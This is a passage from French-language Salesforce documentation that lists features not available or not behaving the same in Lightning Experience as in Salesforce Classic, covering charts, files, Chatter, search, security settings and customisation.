| Graphiques de combinaison | Les graphiques de combinaison qui comprennent des graphiques à barres verticales empilées et des graphiques en courbes affiche uniquement les graphiques à barres verticales empilées. Le graphique en courbes n'est pas dessiné.<br>Les graphiques de combinaison qui contiennent deux regroupement et un graphique en courbes ne sont pas affichés dans la même façon dans Lightning Experience et dans Salesforce Classic. Dans Lightning Experience, le graphique en courbes représente les deux regroupements. Dans Salesforce Classic, le graphique en courbes représente un seul regroupement (le premier).<br>Pour ajouter un graphique combiné à un tableau de bord, ou pour le modifier, basculez vers Salesforce Classic.<br>Un graphique de combinaison vertical avec deux regroupements, deux mesures et un graphique en courbes est affiché sous la forme d'un graphique à barres dans Lightning Experience. Le graphique à barres affiche deux regroupements, mais la mesure représentée par le graphique en courbes n'est pas affichée. |
| Graphiques en entonnoir | Pour ajouter un graphique en entonnoir à un tableau de bord, ou pour le modifier, basculez vers Salesforce Classic. |
| Graphiques indicateurs | Les points d'arrêt dans les graphiques indicateurs acceptent uniquement les nombres entiers. Par exemple, `5` est un point d'arrêt valide, mais `5.1` ne l'est pas.<br>Dans les rapports, les graphiques en jauge sont affichés sous la forme de graphique à barres. |

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Graphiques en nuage de points | Pour ajouter un graphique en nuage de points à un tableau de bord, ou pour le modifier, basculez vers Salesforce Classic. |
| Combinaison de petits groupes dans Autres | Pour combiner de petits groupes, basculez vers Salesforce Classic. |
| Éditeur de graphique | Dans l'éditeur de graphique, les utilisateurs ne peuvent pas :<br>• Limiter le jeu de données de rapport représenté dans le graphique<br>• Changer l'ordre de tri (à l'exception des graphiques en tableau, qui prennent en charge le tri)<br>• Modifier les unités de mesure (par exemple, de mètres à centimètres)<br>• Ajouter plus de deux agrégations<br>• Utiliser des graphiques de rapports source |
| Graphiques avec plus de 100 dimensions | Dans Lightning Experience, s'il existe plus de 100 dimensions, seules les 100 premières sont dessinées dans le graphique. Pour éviter ces limitations, définissez des filtres de rapport qui renvoient au 100 dimensions ou moins. |

**Fonctionnalités non disponibles dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Graphiques à secteurs | Les graphiques à secteurs de Salesforce Classic sont affichés sous la forme de graphiques en anneau dans Lightning Experience. |

CONSULTER ÉGALEMENT :

Limitations des tableaux de bord

## Fichiers et contenu : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec l'utilisation de Salesforce Files et d'autres fonctionnalités de contenu dans Lightning Experience. Certaines données et fonctionnalités ne sont pas disponibles dans la nouvelle interface utilisateur. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

**Salesforce Files**

- Le partage de fichiers avec des bibliothèques n'est pas possible dans Lightning Experience, mais les fichiers de bibliothèques sont répertoriés dans l'accueil de Fichiers dans Lightning Experience et lors de la sélection d'un fichier Salesforce à joindre à une publication de fil.
- Les fichiers et les pièces jointes sont deux types d'objet distincts, et l'ont toujours été. Contrairement aux fichiers, les pièces jointes sont associées uniquement à un type d'enregistrement spécifique et ne peuvent pas être partagées au-delà. Dans Lightning Experience, les chargements dans la liste associée Notes et pièces jointes sont des fichiers. Dans Salesforce Classic avant la version Spring '16, les chargements dans cette liste associée étaient toujours des pièces jointes, pas des fichiers. Pour

les organisations existantes, cela signifie que la liste Notes et pièces jointes peut combiner des pièces jointes chargées dans Salesforce Classic et des fichiers ajoutés dans Lightning Experience.

Dans l'API, les intégrations existantes qui récupèrent des pièces jointes depuis la liste Notes et pièces jointes ne comprennent aucun fichier chargé dans la liste dans Lightning Experience. Un nouvel appel d'API est nécessaire pour récupérer les fichiers ainsi que les pièces jointes.

- Dans Lightning Experience, les actions au niveau de la ligne (telles que Modifier ou Supprimer) ne sont pas disponibles pour la liste associée Fichiers, la liste associée Notes et pièces jointes et les listes associées de la page de détail des fichiers. Gérez et modifiez les fichiers en utilisant les actions au niveau de la ligne dans l'accueil Fichiers, ou les actions rapides dans la page de prévisualisation ou de détail d'un fichier.
- Rendre les fichiers privés n'est pas disponible dans Lightning Experience.
- Partager des fichiers via un lien n'est pas disponible dans Lightning Experience.

**Synchronisation des fichiers**
La synchronisation des fichiers n'est pas disponible dans Lightning Experience. Cependant, l'accueil Fichiers inclut un filtre Synchronisé qui permet aux utilisateurs d'accéder aisément à tous les fichiers qu'ils ont synchronisés dans Salesforce Classic.

**Salesforce CRM Content**
Vous ne pouvez pas créer ni gérer des bibliothèques dans Lightning Experience, mais les fichiers inclus dans les bibliothèques sont disponibles dans la nouvelle interface. Les fichiers des bibliothèques sont disponibles sous l'onglet Fichiers. Les utilisateurs peuvent les partager et interagir de la même façon qu'avec Salesforce Files. Les utilisateurs peuvent parcourir toutes les bibliothèques auxquelles ils ont accès, et accéder aux fichiers qu'elles contiennent à partir d'une vue filtrée sous l'accueil Fichiers.

**Documents**
Les documents ne sont pas disponibles dans Lightning Experience.

**Files Connect**
Les utilisateurs ne peuvent pas parcourir le contenu de sources de données externes à partir de l'accueil Fichiers dans Lightning Experience, mais ils peuvent le parcourir en sélectionnant les fichiers à joindre à des publications de fil. Les utilisateurs peuvent également accéder aux références à des fichiers externes créées dans Salesforce Classic.

## Chatter : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec la collaboration des utilisateurs dans Lightning Experience. Certaines fonctionnalités de Chatter ne sont pas prises en charge. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

### Fils Chatter

**Éditeur Chatter**
Les utilisateurs peuvent composer les types de publication suivants dans Lightning Experience :

- Publications de texte avec ou sans fichier joint
- Sondages
- Questions
- Publications d'annonce dans des fils de groupe

Actuellement, d'autres types de publication, notamment les remerciements, ne sont pas pris en charge.

**Partage de publications**
Les utilisateurs ne peuvent pas partager des publications avec des groupes ou des suiveurs.

**Filtrage et tri de fils**
Les utilisateurs ne peuvent pas utiliser des filtres pour condenser le nombre de publications affichées dans les fils.

**Approbations dans Chatter**
Les utilisateurs de Lightning Experience ne peuvent pas afficher les demandes d'approbation dans Chatter ni la chronologie des activités dans des enregistrements. Pour afficher la liste complète des demandes en attente d'approbation, l'utilisateur doit basculer vers Salesforce Classic (ou utiliser l'application mobile Salesforce1).

**Rubriques Chatter**
Les rubriques Chatter ne sont pas disponibles.

**Émoticônes**
Les émoticônes ne sont pas disponibles.

**Résultats de recherche soulignés.**
Lorsqu'un utilisateur effectue une recherche sur un fil, les mots-clés sont mis en évidence dans les résultats de la recherche.

**Filtres des résultats de la recherche globale**
Les utilisateurs ne peuvent pas filtrer les résultats de recherche globale par fil.

**Messages Chatter**
Les messages Chatter ne sont pas disponibles.

## Personnes et profils

Les fonctionnalités ci-dessous ne sont pas disponibles lors de l'utilisation de personnes et de profils dans Lightning Experience.

- Liste Tous les utilisateurs
- Influence Chatter
- Restriction de la visibilité des champs Contact et À propos pour les employés, les utilisateurs externes ou les utilisateurs publics (invités)
- Ajout ou réorganisation des onglets dans les profils utilisateur
- Badge de modérateur sur les photos de profil
- Les administrateurs ne peuvent pas ajouter de nouvelles actions aux pages Profil utilisateur. Seules les options Modifier et Détails de l'utilisateur sont affichées.
- Les utilisateurs qui disposent de licences Chatter External ne peuvent pas modifier leur profil.
- Dans Lightning Experience, la photo de votre profil de communauté est plus grande et avec une résolution supérieure que dans Salesforce Classic. Les photos de profil chargées dans Salesforce Classic ne sont correctement affichées dans Lightning Experience tant que vous ne les chargez pas dans Lightning Experience.

## Groupes

Les fonctionnalités ci-dessous ne sont pas disponibles lors de l'utilisation de groupes dans Lightning Experience.

- Affichage de recommandations de groupe dans les pages de vue de liste de groupe.
- Ajout d'enregistrements à des groupes à l'aide de l'action Ajouter un enregistrement dans des groupes personnalisés, même si vous ou un autre administrateur ajoutez l'action à l'éditeur de groupe.
- Utilisation de l'option Inviter des personnes pour inviter des clients à joindre des groupes à l'aide de leur adresse e-mail. À la place, créez des utilisateurs pour ces clients dans votre organisation, puis ajoutez l'action Ajouter un membre pour pouvoir les ajouter au groupe.
- Affichage de l'adresse e-mail du groupe ou du lien Publier par e-mail.

  S'ils connaissent ou ont enregistré l'adresse e-mail du groupe dans Salesforce Classic, les utilisateurs peuvent envoyer un e-mail au groupe afin de publier par e-mail dans le groupe.

- Accès aux paramètres de notification de Chatter depuis les paramètres de notification du groupe.
- Suppression de fichiers depuis la liste de fichiers du groupe.

## Autres produits Salesforce : fonctionnalités non disponibles dans Lightning Experience

Les produits Salesforce ci-dessous ne sont pas pris en charge dans cette version de Lightning Experience.

- Communautés Salesforce

  Remarque: Les communautés utilisent l'expérience de connexion de Lightning Experience. De plus, les pages de configuration de communautés Salesforce sont disponibles dans Lightning Experience.

- Générateur de communauté
- Pardot
- RelateIQ

## Navigation et actions : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec la navigation et l'utilisation d'actions dans Lightning Experience. Certaines fonctionnalités de Salesforce ne sont pas disponibles dans la nouvelle interface. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

### Navigation

**La barre de navigation de Lightning Experience remplace la barre d'onglets**

Le concept d'onglets, qui représente des objets, n'existe pas dans Lightning Experience. La nouvelle interface met à jour l'ancienne barre d'onglets de Salesforce Classic avec un menu de navigation réductible à gauche de la page.

La barre de navigation par défaut permet d'accéder aux objets Salesforce standard disponibles dans Lightning Experience, ainsi qu'à l'accueil, aux éléments de Chatter (le fil principal, les personnes et les groupes), aux fichiers, aux tableaux de bord, aux rapports, à la liste des tâches et au calendrier de l'utilisateur.

**Applications et objets personnalisés disponibles depuis le Lanceur d'application**

Par défaut, les applications (y compris les *applications d'ensemble d'onglets* et les applications connectées Salesforce) et les objets personnalisés ne sont pas inclus dans la barre de navigation par défaut de Lightning Experience. Si votre organisation utilise la barre de navigation par défaut, les utilisateurs peuvent accéder à ces éléments depuis le Lanceur d'application en cliquant sur dans l'en-tête. Les objets personnalisés sont affichés dans la liste **Autres éléments**.

Même si Lightning Experience n'utilise pas le concept d'onglets de Salesforce Classic, vous devez toujours créer des onglets d'objets personnalisés pour que vos objets personnalisés soient disponibles dans la nouvelle interface.

**Prise en charge des barres de navigation Lightning Experience personnalisées pour la plupart des applications et objets**

Vous pouvez créer des applications Lightning Experience avec des barres de navigation personnalisées et les attribuer à des profils utilisateur. Par exemple, créez une application Lightning pour votre service financier qui inclut tous les éléments importants nécessaires pour les tâches courantes du service. À quelques exceptions près, vous pouvez inclure de nombreux objets, applications et autres éléments (notamment des onglets Visualforce, des onglets Page Lightning et des onglets de composant Lightning) qui sont affichés dans le Lanceur d'application de Lightning Experience.

Vous pouvez inclure les objets Salesforce suivants dans des menus de navigation personnalisés : Comptes, Ressources, Campagnes, Requêtes, Contacts, Fichiers, Tableaux de bord, Événements, Articles Knowledge, Pistes, Opportunités, Catalogues de prix, Produits, Rapports, Tâches, Locataires, Ordres d'exécution et vos objets personnalisés. Vous pouvez également ajouter l'Accueil, le fil Chatter principal, des groupes et des personnes.

Vous ne pouvez pas inclure des applications, telles que Gmail™, Microsoft Office 365™ et d'autres applications d'éditeurs de logiciels Salesforce, dans les barres de navigation de l'application Lightning Experience.

Les utilisateurs peuvent toutefois continuer à accéder aux applications connectées depuis le Lanceur d'application.

Il n'existe aucune connexion entre les menus de navigation de Lightning Experience et de Salesforce1. Les modifications que vous apportez au menu de navigation de Salesforce1 n'ont aucun impact sur les barres de navigation Lightning Experience par défaut ou personnalisées, et inversement.

**Liens ouverts dans de nouvelles fenêtres ou de nouveaux onglets de navigateur**

Généralement, Lightning Experience prend en charge le clic droit et les raccourcis clavier Windows ou Mac pour ouvrir les liens dans une nouvelle fenêtre ou un nouvel onglet de navigateur. Cependant, ces options ne sont pas prises en charge dans certaines parties de l'application, notamment :

- Liens des cartes Affaires principales et Enregistrements récents de la page d'accueil
- Icônes, boutons et éléments de menu Action dans les enregistrements
- Liens vers Notes
- Liens Afficher le rapport dans les tableaux de bord
- Liens dans les pages Configuration de Lightning Experience

Les raccourcis fonctionnent pour ouvrir les nœuds du menu Configuration dans un nouvel onglet ou une nouvelle fenêtre. Cependant, les nœuds Générateur de schéma et Importation de données s'ouvrent dans Salesforce Classic au lieu de Lightning Experience.

**Les touches Retour et Entrée agissent comme des actions Enregistrer dans Lightning Experience**

Les touches utilisées pour créer des sauts de ligne dans les zones de texte longues se comportent différemment dans Lightning Experience. Si votre curseur est placé dans une zone de texte longue que vous appuyez sur la touche Retour et Entrée, le curseur quitte la zone de texte et sélectionne le bouton Enregistrer. Pour ajouter un saut de ligne, appuyez à la place sur Maj+Entrée.

## Actions et boutons

Les actions et les boutons ci-dessous ne sont pas disponibles dans Lightning Experience.

- Clonage en profondeur
- Suppression en masse
- Certaines actions en masse dans les pages d'objet personnalisées et les vues de liste, y compris la modification ou la suppression d'éléments multiples en bloc dans une liste ou l'envoi d'e-mails en masse
- Boutons de partage (à l'exception de Salesforce Files, qui comprend des options de partage de fichiers dans l'accueil Fichiers, dans les pages de détail de fichier et dans le lecteur d'aperçu de fichiers)
- Boutons personnalisés avec une source de contenu OnClick JavaScript
- Les boutons personnalisés avec une source de contenu d'URL qui transmet des paramètres à des pages standard dans Salesforce Classic, tels que des champs prérenseignés lors de la création d'un enregistrement

Les actions rapides dans les objets externes ne sont pas prises en charge.

CONSULTER ÉGALEMENT :

Que deviennent les personnalisations existantes dans Salesforce ?

Personnalisation par pointer-cliquer : Fonctionnalités non disponibles dans Lightning Experience

# Recherche : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec la recherche dans Lightning Experience. Certaines fonctionnalités liées à la recherche ne sont pas disponibles dans la nouvelle interface. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

**Objets qui peuvent être recherchés**

Les objets suivants, qui peuvent être recherchés dans Salesforce Classic, ne peuvent pas être recherchés dans Lightning Experience : Activités (Événements et Tâches), Pièce jointe, Accompagnement, Communauté, Élément de ligne de contrat, Société D&B, Document, Discussion, Autorisation, Objectif, Idée, Transcription Live Chat, Macro, Métrique, Commande, Cycle de performance, Question, Texte rapide, Devis, Absence de ressource, Fonds de récompense, Type de fond de récompense, Salesforce CRM Content, Utilisateur du libre-service, Contrat de service, Compétence de la ressource de service, Membre du territoire de service, Compétence, Solution, Rubrique, Utilisateur et Élément d'ordre d'exécution.

**Les résultats de recherche ne peuvent pas être filtrés**

Les options de filtrage « phrase exacte » et « limiter aux éléments qui m'appartiennent » ne sont pas disponibles dans les pages des résultats de recherche. De plus, vous ne pouvez pas filtrer les résultats de recherche. Le tri est disponible, sauf pour les groupes Chatter, les fichiers et les articles Knowledge. Si un champ de texte est trop long pour la largeur de la colonne, vous ne pouvez pas afficher le texte complet dans les résultats de recherche. Vous pouvez élargir les colonnes.

Pour des références, les champs de filtrage de référence définis par l'utilisateur et les filtres de référence dépendants définis par l'administrateur ne sont pas pris en charge.

**Principaux résultats au lieu de Rechercher tout**

Les résultats de recherche ne comprennent pas d'option **Rechercher tout**. Les Principaux résultats affichent les enregistrements les plus concordants, classés par les objets les plus fréquemment utilisés. Pour afficher les résultats d'autres objets, cliquez sur le nom des objets à gauche de la page, sous Résultats de recherche. Les objets qui peuvent être recherchés sont répertoriés dans le même ordre que dans la barre de navigation. Si un objet n'est pas répertorié sous Résultats de recherche, sélectionnez **Afficher plus** pour afficher tous les objets auxquels vous avez accès, par ordre alphabétique.

**Aucun extrait de code pour les articles Knowledge dans les principaux résultats**

Les extraits ne sont pas affichés lorsque des articles Knowledge sont affichés dans la liste Principaux résultats. Les extraits sont affichés lorsque la recherche est limitée aux Articles. De plus, vous ne pouvez pas personnaliser les colonnes affichées dans les résultats de recherche. Les colonnes par défaut correspondent au numéro d'article, au statut de publication (si activé par l'administrateur) et à la date de dernière modification.

**Les articles Knowledge ne peuvent pas être triés**

Dans les résultats de recherche, le tri n'est pas disponible pour les articles Knowledge.

**Aucun recherche du menu latéral ou avancée**

Pour effectuer une recherche, utilisez la barre de recherche globale dans l'en-tête de Lightning Experience.

**Aucun épinglage dans la page des résultats de recherche**

Vous ne pouvez pas épingler des objets. L'épinglage dans Salesforce Classic n'affecte pas l'ordre des objets répertoriés à gauche de la page sous Résultats de recherche.

**Les applications ne prennent pas en charge les recherches par caractère générique**

Vous ne pouvez pas utiliser de caractère générique pour effectuer une recherche de correspondance partielle d'applications ou lors d'une recherche depuis le Lanceur d'application.

**Filtres de référence dépendants non pris en charge**

Les administrateurs ne peuvent pas définir des filtres pour des références à des champs dans l'enregistrement de l'objet actuel (la source). Par exemple, configurez le champ de requête `Contact` pour afficher uniquement les contacts associés au compte sélectionné dans le champ de requête `Nom du compte` du même enregistrement. Cependant, les filtres de référence associés, qui limitent les valeurs valides et les résultats de recherche, sont pris en charge. Par exemple, configurez le champ de référence `Propriétaire du compte` pour afficher uniquement les utilisateurs actifs dans le même enregistrement.

**Résultats de recherche utilisés pour les présentations de recherche de la boîte de dialogue de référence et de la recherche globale**

Pour modifier les champs affichés en tant que colonnes dans la recherche globale et dans les résultats de recherche de la boîte de dialogue de référence, utilisez la présentation de recherche **Résultats de recherche** dans la page de détail d'un objet, dans le Gestionnaire d'objets. Les autres présentations de recherche (Boîtes de dialogue de référence, Boîtes de dialogue de référence de numéro de téléphone, Onglet, Vues de liste et Champs de filtre de recherche) ne sont pas applicables dans Lightning Experience.

**Le nouveau bouton dans la recherche dans la boîte de dialogue de référence ne prend pas en charge tous les objets**

Dans Lightning Experience, vous pouvez créer les objets suivants dans les fenêtres de recherche de la boîte de dialogue de référence : comptes, requêtes, contacts, objets personnalisés, événements, pistes, notes, opportunités, catalogues de prix, produits et tâches. Pour les autres objets, créez l'objet ou l'enregistrement souhaité avant d'utiliser la recherche de la boîte de dialogue de référence afin d'associer des enregistrements.

# Configuration de l'organisation : fonctionnalités non disponibles dans Lightning Experience

Lightning Experience ne prend pas en charge certains aspects de votre configuration de base de Salesforce. Et Configuration de Lightning Experience ne comprend pas toutes les pages de configuration qui sont disponibles dans Salesforce Classic.

## Pages de configuration

Dans la plupart des cas, Configuration de Lightning Experience se limite aux éléments suivants :

- Pages qui prennent en charge les fonctionnalités de Lightning Experience
- Pages d'administration qui s'appliquent à l'ensemble de votre organisation, notamment les paramètres de la société, la sécurité, la gestion des utilisateurs et la configuration des applications mobiles.

Pour accéder aux autres pages de configuration, notamment les pages des fonctionnalités de Service Cloud, utilisez l'arborescence de Configuration de Salesforce Classic.

## Gestion avancée des devises

Généralement, la gestion des devises avancée, ou les taux de change datés, ne sont pas pris en charge. Les opportunités affichent toutefois un montant correct si le champ `Date de clôture` se situe dans une présentation de page d'opportunité. Les présentations de page contrôlent les autorisations sur les enregistrements d'objet. Par conséquent, seuls les utilisateurs auxquels cette présentation de page a été attribuée affichent le montant correct.

## Prise en charge de la langue

Les langues lues de droite à gauche, telles que l'Arabe et l'Hébreu, ne sont pas prises en charge. Tous les autres paramètres régionaux et langues pris en charge par Salesforce sont pris en charge.

## Skype pour Salesforce

Skype pour Salesforce est disponible uniquement dans Lightning Experience.

CONSULTER ÉGALEMENT :

Personnalisation par pointer-cliquer : Fonctionnalités non disponibles dans Lightning Experience
Personnalisation par programmation : Fonctionnalités non disponibles dans Lightning Experience

# Importation et gestion de données : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec l'importation et la gestion de données dans Lightning Experience. Certaines fonctionnalités de Salesforce ne sont pas disponibles dans la nouvelle interface. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

Importation de données

Data.com
Prenez connaissance des fonctionnalités Data.com qui ne sont pas disponibles dans Lightning Experience.

## Importation de données

Les outils d'importation de données héritées ci-dessous ne sont pas disponibles dans Lightning Experience :

- Comptes et contacts
- Pistes
- Solutions
- Objets personnalisés

Utilisez l'assistant d'importation de données si vous importez moins de 50 000 enregistrements. Utilisez Data Loader si vous importez plus de 50 000 enregistrements.

## Data.com

Prenez connaissance des fonctionnalités Data.com qui ne sont pas disponibles dans Lightning Experience.

### Data.com Prospector

- Les utilisateurs ne peuvent pas rechercher ni ajouter des pistes.
- Les utilisateurs ne peuvent pas rechercher des contacts.

  Conseil: Dans Lightning Experience, les utilisateurs peuvent rechercher et ajouter des contacts associés à un enregistrement de compte.
- Les utilisateurs ne peuvent pas rechercher des comptes par la classification du secteur d'activité.

### Data.com Clean

- Vous ne pouvez pas activer ni désactiver Data.com Clean.
- Vous ne pouvez pas configurer des tâches Data.com Clean ni afficher des métriques ou des analyses de tâches de mise à jour.
- Si vous utilisez une tâche de mise à jour alors que la règle Informations sur les sociétés n'est pas activée dans l'objet, vos utilisateurs ne peuvent pas mettre à jour les enregistrements manuellement. Même si le bouton Mettre à jour associé aux tâches de mise à jour est inclus dans la présentation de l'objet, il n'est pas affiché dans Lightning Experience.
- Vous ne pouvez pas modifier les champs des objets Informations de mise à jour (Compte, Piste et Contact).

# Automatisation de processus : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec l'utilisation des fonctionnalités d'automatisation de processus dans Lightning Experience. Générateur de processus et Workflow sont entièrement pris en charge. Visual Workflow et Approbations sont également pris en charge, mais avec des limitations.

## Demandes d'approbation

**Recherche de demandes d'approbation**

- Les utilisateurs peuvent afficher les demandes d'approbation depuis leurs notifications ou via la liste associée Historique des approbations de l'enregistrement à approuver.
- Les utilisateurs de Lightning Experience ne peuvent pas afficher les demandes d'approbation dans Chatter ni la chronologie des activités dans les enregistrements.
- Pour afficher la liste complète des demandes en attente d'approbation, l'utilisateur doit basculer vers Salesforce Classic (ou utiliser l'application mobile Salesforce1).

**Réponse aux demandes d'approbation**

Les options suivantes ne sont pas disponibles.

- Rappel de demandes d'approbation.
- Réattribution de demandes d'approbation.
- Sélection manuelle de l'approbateur suivant. Pour les demandes d'approbation qui exigent cette sélection manuelle, l'approbateur doit se connecter au site complet de Salesforce.
- Déverrouillage d'un enregistrement verrouillé pour approbation.

**Liste associée Historique des approbations**

La liste associée Historique des approbations ne comprend pas le nouveau bouton Soumettre pour approbation.

## Distribution de flux

La méthode de distribution de flux à vos utilisateurs dépend de la disponibilité ou non de la fonctionnalité correspondante dans Lightning Experience. Par exemple, les onglets Web ne sont pas pris en charge, mais les pages Visualforce le sont.

## Interviews de flux interrompues

Pour reprendre des interviews de flux interrompues, vos utilisateurs doivent basculer vers Salesforce Classic ou utiliser Salesforce1.

# Sécurité : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec de l'utilisation des fonctionnalités de sécurité de Salesforce dans Lightning Experience. Certaines fonctionnalités ne sont pas disponibles dans la nouvelle interface utilisateur. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

## Paramètres de partage

Lightning Experience respecte les règles de partage de votre organisation. La page Paramètres de partage est disponible dans Configuration, dans Lightning Experience, mais certaines options ne s'appliquent pas dans Lightning Experience.

**Partage manuel d'enregistrement utilisateur**
Cette case à cocher active ou désactive le partage manuel dans les enregistrements utilisateur via le bouton **Partage**. Ce bouton est disponible uniquement dans Salesforce Classic.

**Groupes de responsables**
Cette case à cocher active ou désactive le partage d'enregistrements avec des groupes de responsables ou de subordonnés responsables, qui est disponible via des règles de partage, le partage manuel et le partage géré Apex Le partage manuel via le bouton **Partage** est disponible uniquement dans Salesforce Classic.

**Visibilité d'utilisateur de portail**
Cette case à cocher rend les utilisateurs de portail visibles pour les autres utilisateurs de portail du même compte ou uniquement par ceux de niveau supérieur dans la hiérarchie des rôles. Les portails sont disponibles uniquement dans Salesforce Classic.

### Niveaux de sécurité des sessions

Si votre organisation définit une stratégie qui exige une session hautement sécurisée pour accéder aux rapports et aux tableaux de bord, les utilisateurs qui ont une session standard ne peuvent pas utiliser de rapports ou de tableaux de bord dans Lightning Experience. De plus, les éléments Rapports et Tableaux de bord ne sont pas affichés dans le menu de navigation. Dans Lightning Experience, vous ne pouvez pas augmenter le niveau de sécurité de la session en redirigeant l'utilisateur vers une authentification à deux facteurs.

Pour contourner cette difficulté, les utilisateurs qui ont une session standard peuvent se déconnecter et se reconnecter à l'aide d'une méthode d'authentification définie comme hautement sécurisée par votre organisation. Ils ont alors accès aux rapports et aux tableaux de bord. Ils peuvent également basculer vers Salesforce Classic où ils sont invités à augmenter le niveau de la session en accédant à des rapports ou à des tableaux de bord.

### Niveaux de privilège des sessions

Les sessions obtenues dans un contexte Lightning Experience, en utilisant `$Api.Session_ID` ou `GETSESSIONID()`, ont des privilèges semblables à la session Lightning. Comme dans la session Lightning, vous ne pouvez pas utiliser ces ID de session pour passer des appels API.

### Sécurité des transactions

Lors de la sélection de l'action dans une stratégie Sécurité des transactions, l'authentification à deux facteurs n'est pas disponible pour le type d'événement AccessResource. L'action Bloquer est utilisée à la place.

### Cryptage de la plate-forme

Les données cryptées sont masquées dans Lightning Experience lors de l'utilisation de la sérialisation JSON ou de Database.Query(). Les données sont restituées en texte brut, que l'utilisateur dispose ou non de l'autorisation « Afficher les données cryptées ».

## Personnalisation par pointer-cliquer : Fonctionnalités non disponibles dans Lightning Experience

De nombreuses personnalisations par pointer-cliquer fonctionnent de façon transparente dans Lightning Experience. Toutefois, certaines personnalisations ne s'appliquent pas ou ne sont pas prises en charge dans la nouvelle interface.

**Menu d'accès rapide Force.com**
Ce menu, qui comprend des raccourcis vers diverses applications et fonctionnalités de personnalisation des objets, est disponible uniquement dans Salesforce Classic.

**Personnalisation de la marque**
Il n'est pas possible d'appliquer un logo personnalisé à la nouvelle interface, mais vous pouvez créer une application Lightning avec un logo et une couleur personnalisés.

**Boutons JavaScript personnalisés**
Les boutons personnalisés qui utilisent une source de contenu JavaScript ne sont pas pris en charge dans Lightning Experience. Vous pouvez remplacer certaines fonctions couvertes par ces boutons à l'aide d'actions de composants Lightning, des outils par pointer-cliquer tels que le Générateur de processus ou Visual Workflow, ou des approches basées sur un code.

**Aide personnalisée**
Vous ne pouvez pas personnaliser les éléments des menus d'aide dans les pages de Lightning Experience. Cependant, si vous avez créé une aide personnalisée pour des liens « Aide sur cette page » dans Salesforce Classic, ces liens affichent votre aide lorsque les pages classiques sont incorporées à la nouvelle interface utilisateur, par exemple dans l'arborescence de Configuration.

## Personnalisations spécifiques à un objet

Une personnalisation spécifique à un objet concerne par définition un objet précis. Les champs, les présentations de page, les types d'enregistrement et les déclencheurs Apex en sont des exemples. La plupart des personnalisations spécifiques à un objet sont disponibles dans le Gestionnaire d'objet, pas directement depuis l'arborescence de Configuration. Dans Configuration, saisissez *`Gestionnaire d'objet`* dans la case `Recherche rapide`, puis sélectionnez **Gestionnaire d'objet**.

Remarque: Les objets ne sont pas affichés dans le Gestionnaire d'objet (et nulle part ailleurs dans Configuration) s'ils sont associés à des fonctionnalités non prises en charge dans Lightning Experience, notamment les jalons de requête.

**Champs standard**
Pour modifier des champs standard, cliquez sur le nom d'un champ, puis sur **Modifier**. Contrairement à Salesforce Classic, vous ne pouvez pas modifier des champs standard directement depuis la page de détail de l'objet.

**Présentations de page**
Les personnalisations de pages d'enregistrement effectuées dans Salesforce Classic (pour des objets personnalisés et standard) affectent également les pages d'enregistrement dans Lightning Experience. Cependant, certains éléments de page s'affichent différemment dans Lightning Experience, et certains ne sont pas pris en charge.

Vous n'avez pas accès aux présentations de page des profils utilisateur depuis Lightning Experience.

Les requêtes comprennent une liste associée spéciale dédiée aux présentations de page de fermeture de requête.

Les éléments de présentation de page ci-dessous ne sont pas pris en charge dans Lightning Experience :

- Espaces vides
- Références étendues
- Cartes mobiles
- Commandes S-control
- Sections
- Balises

Vous ne pouvez pas utiliser l'éditeur de présentation de page avancé pour personnaliser une présentation de page d'enregistrement affichée dans Lightning Experience. Vous pouvez créer une page d'enregistrement Lightning Experience personnalisée avec le Générateur d'application Lightning, et attribuer différentes pages d'enregistrement à différentes applications Lightning. Tous les utilisateurs de l'application Lightning affichent la même présentation d'enregistrement, quel que soit le profil ou le type d'enregistrement.

**Déclencheurs**
Les déclencheurs sont affichés dans le Gestionnaire d'objet uniquement si vous disposez de l'autorisation utilisateur « Auteur Apex ».

Les déclencheurs vers certains objets standard ne sont pas affichés dans le gestionnaire d'objet. Reportez-vous à Personnalisations d'objet absentes du Gestionnaire d'objet. Accédez à ces déclencheurs directement depuis la case Recherche rapide dans Configuration.

**Ensembles de champs**

Les ensembles de champs ne sont pas disponibles dans Lightning Experience. Si vous ou un utilisateur de votre organisation créez un ensemble de champs en utilisant Salesforce Classic, vous affichez la variable globale des ensembles de champs, par exemple dans les champs de formule et les pages Visualforce, mais vous ne pouvez pas les gérer dans Lightning Experience.

**Règles de partage Apex**

Non disponibles dans Lightning Experience.

**Recalculs de partage Apex**

Non disponibles dans Lightning Experience.

## Personnalisations d'objet absentes du Gestionnaire d'objet

Le Gestionnaire d'objet ne comprend pas certaines personnalisations d'objet standard, notamment les déclencheurs de commentaires de requête. Accédez à ces personnalisations d'objet via la case `Recherche rapide`. Par exemple, dans Configuration, saisissez *`Commentaire de requête`* dans la case `Recherche rapide`, puis sélectionnez **Déclencheurs de commentaire de requête**.

**Déclencheurs**

- Déclencheurs de commentaire de requête
- Déclencheurs d'e-mail
- Déclencheurs FeedComment
- Déclencheurs FeedItem
- Déclencheurs de groupe
- Déclencheurs de membre de groupe
- Déclencheurs d'enregistrement de groupe
- Déclencheurs de rubrique
- Déclencheurs TopicAssignment

**Présentations**

- Présentations d'élément de fil
- Présentations de groupe
- Présentations de l'éditeur

CONSULTER ÉGALEMENT :

Navigation et actions : Fonctionnalités non disponibles dans Lightning Experience

Que deviennent les personnalisations existantes dans Salesforce ?

Présentations de page dans Lightning Experience

# Personnalisation par programmation : Fonctionnalités non disponibles dans Lightning Experience

